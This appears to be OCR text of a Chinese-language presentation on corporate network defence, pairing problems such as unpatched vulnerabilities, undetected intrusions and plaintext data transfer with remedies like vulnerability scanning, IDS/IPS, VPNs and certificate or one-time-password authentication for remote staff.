
系統中有那些漏洞?



漏洞不斷被發現但都沒有修補


不知道那些系統有那些漏洞

定期弱點掃描協助弱點的修補




持續性的修補是防護的重要工作

駭客的行為無法被測知




透過系統漏洞及開放的管道進入

建置IDS/IPS系統讓駭客現形




當分公司要透過網際網路傳遞資料時




內部資訊在網際網路上以明碼傳送
有可能被攔截或監聽

建置VPN通道確保資料傳輸安全



即使被監聽了也是加密資料

外勤人員的存取如何確保安全?




來源IP不固定，身份如何確認？


機密資料傳輸如何保護？

採用SSL或Client VPN

身份認證可採用數位憑證或動態密碼



